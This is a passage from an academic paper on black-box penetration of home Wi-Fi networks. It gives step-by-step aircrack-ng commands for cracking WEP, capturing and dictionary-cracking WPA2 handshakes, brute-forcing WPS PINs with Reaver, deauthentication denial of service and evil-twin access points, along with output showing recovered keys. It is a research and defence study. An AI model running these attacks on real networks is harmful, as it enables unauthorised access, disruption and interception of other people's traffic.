

Investigations in Black-box Penetration Techniques on Wireless Networks: Gathering Digital Evidence against Cyber-Intrusions

Kyriakos Sergiou¹, A.Al-Nemrat¹ and Chafika Benzaid²

¹School of Architecture, Computing and Engineering, University of East London, UK

²Dept. of Comp. Science, Univ. of Sciences and Technology, Houari Boumediene, Algiers, Algeria

{u1014973, a.al-nemrat}@uel.ac.uk, cbenzaid@acm.org

Abstract: Wireless networks are the most preferable way for residential Internet access. However, data being transmitted via radio waves is susceptible to interception and exploitation. Network owners are concerned with securing their networks against intrusions, where Law Enforcement Agencies are developing approved methods for extracting evidence from wireless networks and devices. This research attempts to analyze how secure WLANs really are using black-box penetration techniques and provide a framework as to how evidence can be lawfully intercepted.

Keywords: WLAN, lawful interception, network.

I Introduction

A wireless network refers to a network that transmits data using radio waves. Even though encryption protocols are used for securing the transmission, hackers find ways to circumvent these controls and further exploit the systems in the network.

Since the first 802.11 standard was written as an "open standard" in 1997 by the IEEE LAN/MAN Standards Committee (IEEE 802), security was not a primary concern. Security mechanisms were developed almost as an afterthought. As Information Security taught us, when security is not engineered from the ground up, security solutions are less than optimal and none offers a robust solution. Nevertheless, the 802.11-1999 amendment provided security features for wireless networks and is today known as the 802.11 legacy security, or Pre-Robust Security Networks. The security services in 802.11 legacy networks are almost entirely provided by Encryption mechanisms. Attacking a Wireless Local Area Network (WLAN) is divided into three categories; encryption, infrastructure and client attacks.

Encryption attacks take advantage of the associated vulnerabilities of the encryption mechanism on a given WLAN and attempt to crack the encryption key. If an attacker is able to crack the encryption, he will be granted access to the network and may use it as a launch pad to commit other crimes. Breaking the encryption is not always possible, that's why having different approaches is essential to achieve a specific goal. An attacker that knows effective techniques can do a lot of damage to the network to the availability and reliability of the network.

Attacking directly the client can only be done in conjunction with Encryption attacks if successful, or, the most preferred one, with Infrastructure related attacks. Man-in-the-Middle attacks fall within this category and allow the attacker from simply monitoring and altering the client's traffic to further exploit other private information including web passwords.

As the use of computers and the Internet has doubled for the last 10-15 years, so has the amount of cybercrime. Cybercrime is defined as conducting criminal activities on computers or the Internet. Therefore an investigation carried by law enforcement, it may require monitoring the communications of a suspect for gathering potential evidence about crimes communications involves the intercepting party obtaining a warrant from a court placing a packet sniffer at the Internet Service Provider (ISP) of the suspect.

Wireless networks made it possible for an attacker to use another person's Internet connection to further commit crimes on the network and web, or at the least secure unauthorized wireless Internet access and browse the web for inappropriate content. Moreover, when an incident is investigated the attacker may have already left the network and the first responders may be unable to find any data from the time of the attack. Network administrators in large organizations may keep log files of sniffed traffic for that exact reason, however small business and home networks do not follow the same practice, either because they are not aware of the dangers

or simply they do not know how. Understanding the security of WLANs will signify the importance of a different approach to evidence acquisition.

For us to understand how secure WLANs really are, black-box penetration techniques will be used against a Lab network, in an attempt to crack the encryption, disrupt the availability and trustworthiness of the network, followed by more advanced client specific attacks. After identifying the dangers associated, a different approach to collect evidence on small wireless networks will be proposed.

In Section II we look at the evolution of Wireless Networks and associated vulnerabilities for the last 10-15 years, in section III we use existing tools that may be used to attack Wireless Networks and in Section IV introduced the new approach to collect evidence that will be available for forensic investigators if needed.

I. Wireless networks

A so-called wireless network refers to a network that transmits data using radio waves. When defining wireless networks we distinguish between different types including wireless telephone networks (WAP, GSM and GPRS), short-distance wireless personal networks such as Bluetooth or 802.15 (WPAN), 802.11 wireless local area network (WLAN) and 802.16 (WMAN) designed for long-distance (as shown below)




Figure 1 : Wireless Networks Types

This research focuses on the security mechanisms associated with the 802.11n,g Wireless Local Area Networks (WLAN) that are implemented in devices widely used at home, airports, cafes, offices since 2009.

Based on the IEEE 802.11, WLAN architecture has two fundamental components; an Access Point (AP) and a Station (STA). In a WLAN network the AP is the service provider to all the associated clients and connects each client to the wired infrastructure. A Station is the client. Many devices fall into this category including, laptops, PDAs, smart phones and essentially any electronic device with 802.11 capabilities.

The IEEE 802.11 also defines two WLAN design configurations, or Wi-Fi modes; Ad-hoc mode and Infrastructure mode. The Ad-hoc mode, or peer-to-peer, consists of two or more stations that communicate directly with each other. Data travels from one device to another without any central device. In contrast, Infrastructure mode, or Basic Service Set (BSS), requires the use of at least one AP to forward traffic frames from the connected stations to the wired infrastructure and/or other devices.

A. 802.11 Frames

Wireless frames are responsible for providing communication in a WLAN by their transportation between devices. Reliable delivery of data over WLANs is ensured by the MAC protocol, outlined in the 802.11 standard. There are 3 different types of frames; management frames, control frames and data frames.

According to Ramachandran V., (2011), management frames carry data necessary for managing the MAC layer, allowing devices to authenticate and associate to a wireless network, as well as, maintaining communication between the AP and the clients. Control frames are responsible for requesting and controlling the access to the wireless media for ensuring the reliability of the data transmitted over the Wireless medium. Data frames encapsulate the actual data to be transmitted from upper layer protocols such as the Internet Protocol (IP) and are responsible for their delivery to a station or an AP. There are various subtypes for the management frame and a few for control frames:

Management Frames: Authentication, De-authentication, Association Request, Association Response, Re-association Request, Re-association Response, Dis-association, Beacon, Probe Request, Probe Response.

Control Frames: Request to send (RTS), Clear To Send (CTS), Acknowledgment




Figure 2 : 802.11 Frame Format

The above figure is an illustration of the frame format outlined by the 802.11 standard, and includes the MAC Header, frame body and Frame Check Sequence (FCS) value. The MAC header contains information regarding MAC addresses of the source and destination as well as the transmitter and receiver addresses. The frame body, or data field, encapsulates higher level traffic (IP data packets), whereas the FCS value is used for error detection of the data frames being sent over the WLAN.

B. 802.11 Security Timeline

As stated previously, security features were implemented on WLANs after the 802.11-1999 amendment and is today known as the 802.11 legacy security networks. At the time, the security services in 802.11 legacy networks were almost entirely provided by WEP.

This technique was used for encrypting wireless traffic between stations and APs. However, WEP did not provide end-to-end security for network communication, for example, when the transmission leaves the BSS data is not encrypted. WEP uses the RC4 stream cipher algorithm to encrypt wireless communication data from disclosure. Data can only be decrypted if the party involved has knowledge of the shared key in use (WEP). In other words, in a shared key authentication method, authentication is provided only if the client provides the shared key during the challenge-response scheme. However, WEP is flawed in the way it employs the RC4 encryption algorithm, hence it meets none of its security goals.

In 2003, Wi-fi Protected Access (WPA) was developed as a response to the deficiencies associated with WEP and therefore to replace it as the primary security solution for WLANs. WPA, at this point, uses the Temporal Key Integrity Protocol (TKIP) cipher suite based on the same RC4 algorithm used by the WEP protocol, to avoid performance degradation. However, TKIP provides integrity and stronger authentication which was lacking with the WEP protocol.




Figure 3 : 802.11 Security

Following 2003, the IEEE 802.11i amendment was published in 2004, introducing enhanced security features via the process of creating Robust Security Network Associations (RSNAs). This concept introduces an authentication that includes a 4-way handshake used by two stations, known as Pairwise Key Management protocol. The protocol dictates that both stations must possess a Pairwise Master Key (PMK), while a Group Temporal Key (GTK) is distributed between them. RSNs provide port-based access control, extended key

management techniques to achieve authentication, TKIP and Cipher Block Chaining Message Authentication Protocol (CCMP) techniques to provide data confidentiality and integrity.

WPA2 was then introduced by the Wi-Fi Alliance as an enhancement of the 802.11i standard for eliminating the vulnerabilities associated with WEP. It's divided into Personal and Enterprise mode of operation. With WPA2, Advanced Encryption Standard (AES) is used instead of RC4 for encryption and AES-based Counter Mode with CCMP is used for message integrity.

C. Evolution of WLAN Vulnerabilities

Throughout the existence of Wireless networking, vulnerabilities never ceased plaguing it. When wireless became popular, a researcher named Walker discovered in 2000 that WEP had two major flaws in the way the RC4 algorithm was implemented. According to Walker, WEP uses a CRC-32 checksum for integrity check, however, CRC-32 is linear allowing the checksum to be adjusted when values are changed in the encrypted packet, thus modified packets appear to be valid. Secondly, the initialization vector (IV) in WEP is too small, only 24-bits, and is deemed to be reused at some point, allowing for a statistical attack to be used to recover plaintext messages. After a while tools were created based on this vulnerability and WEP keys could be cracked easily.

LEAP was then developed by Cisco as a solution and WPA as a replacement for WEP. However, LEAP could only be deployed in Cisco hardware and WPA-PSK was difficult to deploy, especially if the client was not running Windows. Nevertheless, in 2003, Joshua Wright discovers that LEAP was vulnerable to offline attacks and released a tool to automate the cracking process. Following Wright, Robert Moskowitz stated that WPA-PSK with a short passphrase (less than 24 words) was vulnerable to offline attacks as well, and in 2004 a tool was released. Even though these vulnerabilities existed, it was still manageable through strong configuration, i.e. strong passphrases in the case of WPA-PSK, where as WEP was really difficult to collect thousands or even millions of weak IVs to crack the key.

This state of negligence did not last for long. H1kari detailed that a different attack called chopping could be accomplished for cracking WEP. Chopping required only unique IVs to crack WEP by eliminating weak IVs, and allowed collection much faster; by 2004 tools were freely available that automated this process. By 2005, the tool *aircrack-ptw* could crack the WEP key with as little as 85000 packets, meaning in less than 3 minutes.

WPA-PSK was known to be vulnerable; however the attacks were not practical. Due to the hashing of each passphrase with 4096 iterations of the HMAC-SHA1 algorithm and the resulting hash output of 256 bits, brute-forcing could take years (30 to 45 passphrases per second). In addition, to further complicate it, the SSID is salted into the hash so changing the SSID changes the resulting hash.

In 2006, Renderman of the group Church of Wi-Fi was inspired by the LANMAN rainbow tables and created a similar set of look-up tables that take advantage of a cryptanalytic technique known as time-memory tradeoff to crack WPA-PSK. Instead of calculating the hashes in real time, *genmpk* tool of Joshua Wright, pre-calculates the values and stores them in a table for future reference. The result is that another program, *CoWPAtty*, can calculate 60000+ passphrases per second instead of 45 passphrases; however the passphrase must exist in the dictionary available. This attack also works on WPA2 too.

WLANs are also vulnerable to Man-In-The-Middle (MITM) attacks, by luring a user to authenticate to an illegitimate access point that appears to be legitimate. The user's traffic can then be sniffed for capturing valuable information.

In 2011, a design flaw on WPS-enabled Wi-Fi networks was reported, allowing such networks to be brute-forced for the key. WPS was designed to ease the task of joining clients to the network by typing a numeric PIN. There are 8 digits in the pin, the 8th being a checksum of digits 1-7. There are 11000 PINs more or less to be attempted, but because the system acknowledges the first 4 digits if correct during a WPS negotiation, the exploit searches half the key space first, which limits the time for finding the correct key around 4 to 10 hours. A tool called Reaver is freely available that automates this process. Note that all modern APs have WPS-enabled by default. Disabling WPS, you can avoid such attack, however many users are unaware of this vulnerability.

II. Black-box Penetration techniques against WLANs

In penetration testing, for increasing the chances of being successful, certain procedures must be followed. According to Ramachandran V., (2011), there are four main phases. The planning phase, the discovery phase, the attack phase and the reporting phase.

The planning phase is where the penetration tester defines the scope of the assessment, the likely time required and the legality of the tests to be conducted. For this research the following procedure has been followed before starting the practical part.

Scope of the Assessment	Time Required	Legality
<ul style="list-style-type: none"> • Set a Wireless Laboratory with two AP and two Clients • Install Kali Linux and all necessary packages. • Crack WLAN Encryption • Attack WLAN Infrastructure • Attack the client 	<ul style="list-style-type: none"> • 3 months to carry out the penetration test 	<ul style="list-style-type: none"> • In the UK any attempt to attack against your own network is not considered illegal unless you release any type of malware. All the attacks are conducted against my own devices. No malware is required for this type of attacks.

Table 1: Penetration Test Plan

The discovery phase is where we scan the air and find our target WLAN and its associated clients. Using *airmon-ng* we first put our card into monitor mode and a new interface *mon0* is created. Through this interface we will monitor traffic using *airodump-ng*. *Airodump-ng* is a command-line sniffer that will be used in all our practical sessions. Further detail about the tools that we are using is provided during the practical itself.

The attack phase will consist of attacking every available Wireless encryption, the WLAN infrastructure and isolated clients. Various tools will be used for attacking including, the *aircrack-ng suite*, *reaver*, *bridge-utilities*, *dnsspoof* and others.

The reporting phase is the report itself, all the attacks will be presented and explained prior and after each attack. An evaluation is at the end of the report will contain a summary of the attacks and how can we prevent them.

A. WLAN Encryption Cracked

WLAN encryption mechanisms have been known to be vulnerable against cryptographic attacks since the early 2000 when WEP was introduced. WEP was the first encryption mechanism introduced for wireless networks, and was known to be flawed early during its implementation. More recently, attacks are targeting WPA and WPA2. Even though there is no attack that guarantees 100% success for cracking WPA/WPA2 there are attacks that take advantage of user bad implementations and the inherit trust our routers have these days.

In this section of the report, an attempt will be made to crack all wireless encryption protocols that are found today in small business and homes. Since this report is not for organisational security, the focus will be on simple users that have a simple network to their homes and/or their business. The protocols that will be tested are WEP and WPA/WPA2 personal. WPA/WPA2 enterprise is out of the scope. Kali Linux, a penetration testing distribution, is used for conducting all the attacks and experiments that will follow. Note that all programs are text-based and will all run through a terminal using various commands.

1) WEP Encryption

WEP weaknesses were discovered since the early 2000 by various researchers including Walker, KoreK, Fluhrer and others. Surprisingly, we encounter individuals and small companies that still use WEP, and APs that ship with WEP enabled.

An approach to cracking WEP encryption using tools available in the Kali Linux distribution will be presented. For this specific task, *airmon-ng*, *airodump-ng*, *aireplay-ng* and *aircrack-ng*, that are included in the *aircrack-ng suite*, will be used.

1. We first need to enable our WLAN interface, and put our wireless card into monitor mode. We open up a terminal and we issue the following commands:

```
ifconfig wlan0 up  
airmon-ng start wlan0
```

To verify that a new monitor interface has been created and is running, we use the *ifconfig* command. The new interface is called *mon0*.

2. Now to locate the WEP-enabled access point we use the command *airodump-ng mon0*. We see our access point, SecLab in my case, running WEP along with the channel that is operating on, its MAC address

and other useful information. Airodump-ng is a packet sniffer and is sniffing traffic on all available channels using the monitor interface, mon0, we created previously using airmon-ng.

3. Since we are only interested in SecLab, we provide *airodump-ng* with some options to show us only the packets generated from that AP and then save the traffic into an external file on our pc.

```
airodump-ng --bssid F8:1A:67:EB:C6:93 --channel 6 --write WEPcrack mon0
```

1. At this point, you notice that the number of data packets listed under the Data column is extremely low, in my case 28. To successfully crack a WEP key, we need a large number of data packets. Luckily, we can use another tool, *aireplay-ng*, to force the network to produce more data packets. So, we open another terminal and we type:

```
aireplay-ng -3 -b F8:1A:67:EB:C6:93 -h 68:09:27:B0:8F:52 mon0
```

In a brief explanation of what we have done here, we captured ARP packets using *aireplay-ng* and injected them back into the network to generate ARP responses. This is called an ARP replay attack. By replaying these packets in huge numbers, we forced the network to generate more and more data packets. The options that we used with *aireplay-ng* are:

-3 is ARP replay, -b is the BSSID of the network, -h spoofing the client's MAC address. After a couple of minutes *aireplay-ng* has already start replaying sniffed ARP packets into the network.

2. At this point, our WEPcrack file has enough saved data packets that were passed by *airodump-ng*. Now we can go ahead and attempt to crack the encryption key. For that we will use *aircrack-ng* and pass as an option the WEPcrack.cap file containing the data packets.

Is a good practice to leave *airodump-ng* to run concurrently with *aircrack-ng*.

```
aircrack-ng WEPcrack-01.cap
```

3. During my testing, I realized that there is no fixed number of data packets to crack the key, however is normally around 150,000. If our file does not have enough packets then *aircrack-ng* will pause, wait for more packets and then start again. In approximately 5 to 10 minutes at most, a sufficient amount of data packets is generated and *aircrack-ng* will crack the key and display it in the terminal.

As was mentioned before we start the cracking process, WEP is totally flawed and no matter what, *aircrack-ng* will be able to break the encryption key. Once enough data packets encrypted with same key are generated, the encryption is deemed to be cracked.

1) WPA/WPA2 Encryption

WPA was first introduced as an interim solution, for replacing WEP, while the 802.11 standardization committee and the Wi-Fi alliance join forces to create WPA2. At the time, the existing hardware of routers and Access Points in the market were designed to use WEP; the Wi-Fi alliance introduced TKIP that did not require new hardware to run on, as an interim solution until the 802.11 committee was ready to provide a Long term solution. On the other hand, WPA2 uses a stronger encryption algorithm as a mandatory requirement, the AES-CCMP, and is the recommended algorithm to use for all wireless networks today.

When considering WPA/WPA2 is important to understand that the type of authentication to be used is tied to the edition of the protocol. Both WPA/WPA2 support enterprise edition and personal edition. For Personal-based authentication schema a Pre-Shared Key (PSK) is used, in contrast for the enterprise edition, radius servers are set up to allow EAP-based authentication. Since this research is aimed at the personal use of wireless networks, the enterprise edition is out of the scope and will not be mentioned again.

WPA/WPA2-PSK Dictionary Attack

It is well known that WPA/WPA2 is vulnerable to brute-force attacks. However, even if a subnet of fifty computers try to brute-force a single 12 digit alpha-symbolic-numeric password may take years to crack. The best way to crack WPA/WPA2 is a dictionary attack. To be able to launch an attack of this nature there are some prerequisites; the WPA-handshake between an access point and a client and a wordlist with common passwords that users use.

Before we actually start the attack let us first understand why we need the WPA-handshake. Consider the following screenshot of the four-way-handshake.




Figure 4 : 4-Way Handshake

When a user enters a passphrase, this passphrase runs through a function called Password Based Key Derivation Function (PBKDF2), which takes the passphrase along with the SSID and the SSID length of the AP, hashes it 4096 times and converts into a usable 256-bit Pre-Shared Key. The same applies when we enter a passphrase for our Access Point.

In contrast with WEP, WPA/WPA2 uses no static keys for any kind of encryption that is going to happen for data transfer. Instead it creates a dynamic key for every time a supplicant (client) and an authenticator (AP), connect to exchange data. This is called a Pairwise Transient Key (PTK) and is used to encrypt all data between the two. The PTK is derived using the PSK (pre-shared key), SSID (name of the network), ANonce (long random value generated by the Authenticator), SNonce (long random value generated by the supplicant), the AP MAC address and the Supplicant MAC address.

Why all this is important to an attacker? An attacker sniffing the air with *airodump-ng* can capture all the parameters mentioned in the previous paragraph with one exception; the Pre-Shared Key. Assuming we have a large dictionary, we can use *aircrack-ng* to derive the 256 bit PSK for every passphrase included in the dictionary and use the pre-captured ANonce, SNonce, AP MAC address and Client MAC address to create the PTK. One of the captured handshake packets contains a Message Integrity Check (MIC). The PTK will be used to verify if the guessed passphrase matches the MIC and if it does then the passphrase is correct, if not it would continue until the dictionary list is exhausted.

Now that we understand how the dictionary attack works on WPA/WPA2-PSK wireless networks we will attempt to crack the network. For this test our target AP is configured as a WPA2-PSK using CCMP-AES encryption but the same applies for WPA-PSK.

1. We open a terminal and start *airodump-ng* with the following command, to start sniffing for our desired network and save the packets in an external file.

```
airodump-ng --bssid F8:1A:67:EB:C6:93 --channel 6 --write WPAcrack mon0
```

2. Now we can either wait until a client reconnects and capture the 4-way-handshake or take a more offensive approach and force all clients to reconnect by broadcasting a de-authentication packet. Since it can take a while for a client to connect we do the latter.

```
aireplay-ng --deauth 1 -a F8:1A:67:EB:C6:93 mon0
```

3. *Airodump-ng* will immediately display on the top-right corner that the WPA-handshake is captured for that specific AP.
4. Now that we have captured the handshake and saved it in a file we can start the actual cracking process. At this point, we need a good dictionary. Kali linux provides some sample dictionaries but there are a lot available online. As you may have guessed dictionary-based attacks are only as good as the dictionary you use. There are people out there that spend a lot of time compiling dictionaries with passwords used from many users around the world and can be quite effective. For this exercise we will use a wordlist provided with the Kali Linux distribution available at `~/usr/share/wordlists/rockyou.txt`. So we start *aircrack-ng* with the `.pcap` file and link it to the dictionary.

```
aircrack-ng WPACrack-01.cap -w ~/usr/share/wordlists/rockyou.txt
```

After a while, if the passphrase was on the dictionary provided, *aircrack-ng* will proudly display the encryption key.

```
Aircrack-ng 1.2 beta1
[01:10:39] 2076820 keys tested (503.13 k/s)
KEY FOUND! [ spiderman40 ]
Master Key   : 8F 2D 45 FA A4 E6 30 A0 48 C2 9C 96 1C 1D F6 29
              C1 62 5B 4D 4D 23 6D FB BE 6E B2 62 1A E0 BA 26
Transient Key : 3C EE 89 33 CC C2 F2 6D B9 C7 CC 8F 91 30 0D 68
              05 B3 0C 40 EC A8 19 5A 83 31 59 FE DF CC AE B4
              53 F4 ED A8 2B BF 48 9C 05 07 3C 28 31 CB E3 89
              E6 D6 FA B1 E7 B4 06 1C D3 B1 DB E8 5B 08 F4 24
EAPOL HMAC   : BC BF 37 03 4A 9F 3D 18 31 9F DC F5 83 0E 7C 0F
root@kali:~/Desktop#
```

Figure 5 : *Aircrack-ng*

Dictionary based attacks can be successful, maybe even more times that we can possibly think. Many users are unaware of the dangers a weak password can have, and choose easy to remember passwords thus making WPA/WPA2 vulnerable to dictionary attacks. We can speed up the process of cracking the password by pre-calculating the PSK of each entry in a wordlist and get faster results. WPA/WPA2 is considered to be safe, as long as, alpha-symbolic-numeric password is used. But is it really 100% safe?

WPA/WPA2-PSK BruteForce Attack

Brute forcing a password as stated before can last a lifetime. That was the case until 2011.

In 2011, Craig Heffner, a researcher in Tactical Network Solutions, exploited a design implementation of a computing standard originally known as Wi-Fi Simple Config and stands today as Wi-Fi Protected Setup (WPS). WPS is meant to allow easy establishment of a secure wireless home network. Almost all routers in the market today have WPS-certified devices. To understand how the exploit works we first need to understand the WPS technology. I will try and be as brief as possible and provide the best possible explanation in the context of the exploit.

WPS allows an administrator to add a new device to an existing network by either pushing a physical and/or a virtual button on both the Access Point and the new wireless client, or by using a PIN number that can be found using the web interface of the Access Point. The WPS protocol defines two types of devices that play role in this transaction; Registrar and Enrollee. A registrar is a device that can issue and revoke credentials to a given a network. This device can be integrated into an Access Point or it may be separate. The enrollee is the client that wants to access the network.

But how does the client gets the credentials and access the network? A series of EAP message exchanges takes place with descriptive information transmitted through a new Information Element (IE) integrated in the beacon and probe response frame to describe the user action. What that means in other words, IEs hold the configuration methods of the device including a function to identify the correct PIN number when a user enters

it. Now, when an enrollee sends a probe request and tries to authenticate with the registrar, the user will associate if the PIN that provides is correct, or the registrar will de-authenticate the enrollee.

The PIN is an 8-digit number, whereas the last digit is a checksum of the previous seven. There are 10,000,000 possible combinations; wrong. The design flaw that was exploited is that the first and second halves of the PIN are validated separately, thus now there are only 10,000 possible combinations for the first half and 1000 for the second.

Craig Hefner went ahead and design a tool called *Reaver* that checks every combination until it cracks the PIN and therefore the Pre-shared-Key. The tool is available to download for free from Google codes and is already included in the Kali Linux Distribution.

Note that until 2012 every device in the market had WPS-enabled by default, and the only way to defend against this attacks was to disable it. Recently, this is no longer the case, WPS PIN authentication is disabled and Wi-Fi vendors implement lockouts when a number of attempts are made to associate to the network using WPS.

Let us try and crack WPA2 with the secure passphrase to further understand how reaver works. The AP used for the following test is my BT-Hub and has WPS PIN association enabled but lockouts are still in effect.

1. There are not many arguments required by reaver before you can start an attack, however a few are required to avoid lockouts and false positives from the AP.

```
reaver -i mon0 -b A0:21:B7:55:8A:98 -c 11 -d 5 -r 3 5 -w -vv
```

-i interface to be used *-b* bssid of the target network *-c* channel *-d* delay 5 seconds before the next PIN attempt *-r* every 3 successful PIN tests wait 5 seconds *-w* Mimic a windows 7 registrar *-vv* verbose output

2. Open another terminal and perform a fake authentication with the AP, for the attack to start.

```
aireplay-ng -1 0 -e A0:21:B7:55:8A:98 -h 00:C0:CA:58:DF:23 mon0
```

3. Now is a gamble whether the attack will complete. Reaver is not going to stop if the AP is locked, or if the WPS PIN is disabled, it will just go up to 99.99% (testing every possible combination) after a couple of a days and stop. However if you play with the arguments *-d* , *-r* and *-w* lockouts can be prevented.

4. Here we can see reaver finding the correct first 4 digits and starts searching for the remaining three. From now on, the PIN is almost cracked, as there are only 1000 combinations left. When the AP send back the M5 message that was when reaver knew the first four digits are correct.

```
[+] Trying pin 23724440
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] 90.95% complete @ 2013-11-13 05:17:47 (34 seconds/pin)
[+] Max time remaining at this rate: 9:23:50 (995 pins left to try)
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
[+] Trying pin 23725553
```

Figure 6 : Reaver - first part cracked

5. And finally, reaver is able to crack the PIN and displays the WPA/WPA2-PSK key. Notice that the password below cannot be cracked using a dictionary-based attack.

```
[+] Trying pin 23723894
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] 100.00% complete @ 2013-11-13 09:52:31 (40 seconds/pin)
[+] Max time remaining at this rate: 0:00:00 (0 pins left to try)
[+] Pin cracked in 15684 seconds
[+] WPS PIN: '23723894'
[+] WPA PSK: 'SecurePass!@#'
[+] AP SSID: 'BTHub3-D35T'
root@kali: #
```

Figure 7 : Reaver - Encryption Cracked

As with every attack against WPA/WPA2 there is no guarantee of whether the attack will succeed. However, it has a high probability and provides a good chance to crack WPA2 non dictionary passwords in a maximum of 2 days' time. To defend against this attack the user has to disable the WPS PIN on his router, failing to do that, the encryption of the network is deemed to be cracked.

B. WLAN Infrastructure Attacks

WLAN Infrastructure is considered as the provider of wireless services to all the connected wireless clients in a network system. Attacking the WLAN Infrastructure it may not get you the password of the network but it will allow you to do some damage to the network and/or the clients. Attacks that fall into this category are Denial-of-Service (DoS) attacks, Evil Twins and Rogue Access Points.

1) Denial-of-Service Attack

Probably the simplest attack that does the most damage in a WLAN is a DoS attack. As long as we have a wireless card that is able to inject packets we can perform various types of denial-of-service. In this section I will present the de-authentication attack on the WLAN infrastructure.

1. Firstly, we run `airodump-ng` to view our target network and its associated clients. Associated clients are shown under the STATION column.

```
airodump-ng --bssid F8:1A:67:EB:C6:93
--channel 6 mon0
```

2. Now, we can start a direct De-authentication attack against all connected clients or against a specific client. For purpose of a demonstration let us run against a specific client. For this we will use `aireplay-ng`.

```
aireplay-ng --deauth 1 -a F8:1A:67:EB:C6:93
-h F8:1A:67:EB:C6:93
-c 68:09:27:B0:8F:52 mon0
```

3. Now going back to `airodump-ng` we can verify that the client has disconnected.

Note, we are not associated to the wireless network, we just spoof the MAC address of the Access Point and we send de-authentication frames to connected clients, impersonating the Access Point. If we were to send unlimited de-authentication frames, the client will not be able to connect again unless we stop the attack.

2) Evil Twins

Evil Twins is a term used when an attacker sets up an AP, with the same SSID and MAC address as a legitimate AP, in the same broadcasting area. Users may be lured to connect to the fake AP, either because the signal is stronger or we can force them using the DoS attack shown previously.

When the user is connected, the attacker is essentially the man-in-the-middle (MITM) able to monitor and relay traffic and do a range of other attacks. We will discuss man-in-the-middle later in this practical session but first let us see how we can create an Evil Twin. Note that this attack is designed mostly for Open Authentication networks, so I have set my AP with no encryption.

1. Again we use *airodump-ng* to view our target's network (SSID, BSSID and Channel) that we want to emulate an evil twin.
2. Note that if we create an evil twin with the same SSID and BSSID, *airodump-ng* or any other sniffer will not be able to tell the difference. Now that we have what we need we can use *airbase-ng* to create an AP with only the same SSID to demonstrate it, and then we will create with the same BSSID also.

```
airbase-ng -a AA:AA:AA:AA:AA:AA  
--essid "SecLab" -c 6 mon0
```

3. Now using *airodump-ng* we can see our evil twin with the same SSID on the list.

```
airodump-ng --channel 6 mon0
```

4. Now we can start the de-authentication attack that we learned previously against the connected client and wait for him to reconnect to us.

```
root@kali:~# airbase-ng -a AA:AA:AA:AA:AA:AA --essid "SecLab" -c 6 mon0  
02:44:15 Created tap interface at0  
02:44:15 Trying to set MTU on at0 to 1500  
02:44:15 Access Point with BSSID AA:AA:AA:AA:AA:AA started.  
[[A03:31:18 Client 68:09:27:B0:8F:52 associated (unencrypted) to ESSID: "SecLab"  
03:31:18 Client 68:09:27:B0:8F:52 associated (unencrypted) to ESSID: "SecLab"  
03:31:18 Client 68:09:27:B0:8F:52 associated (unencrypted) to ESSID: "SecLab"  
03:31:18 Client 68:09:27:B0:8F:52 associated (unencrypted) to ESSID: "SecLab"  
03:31:18 Client 68:09:27:B0:8F:52 associated (unencrypted) to ESSID: "SecLab"  
03:31:18 Client 68:09:27:B0:8F:52 associated (unencrypted) to ESSID: "SecLab"  
03:31:18 Client 68:09:27:B0:8F:52 associated (unencrypted) to ESSID: "SecLab"  
03:31:18 Client 68:09:27:B0:8F:52 associated (unencrypted) to ESSID: "SecLab"  
03:31:18 Client 68:09:27:B0:8F:52 associated (unencrypted) to ESSID: "SecLab"
```

5. Alternatively we can use the following command to also spoof the BSSID of the AP, and we can see that *airodump-ng* cannot tell the difference.

```
airbase-ng -a F8:1A:67:EB:C6:93  
--essid "SecLab" -c 6 mon0
```

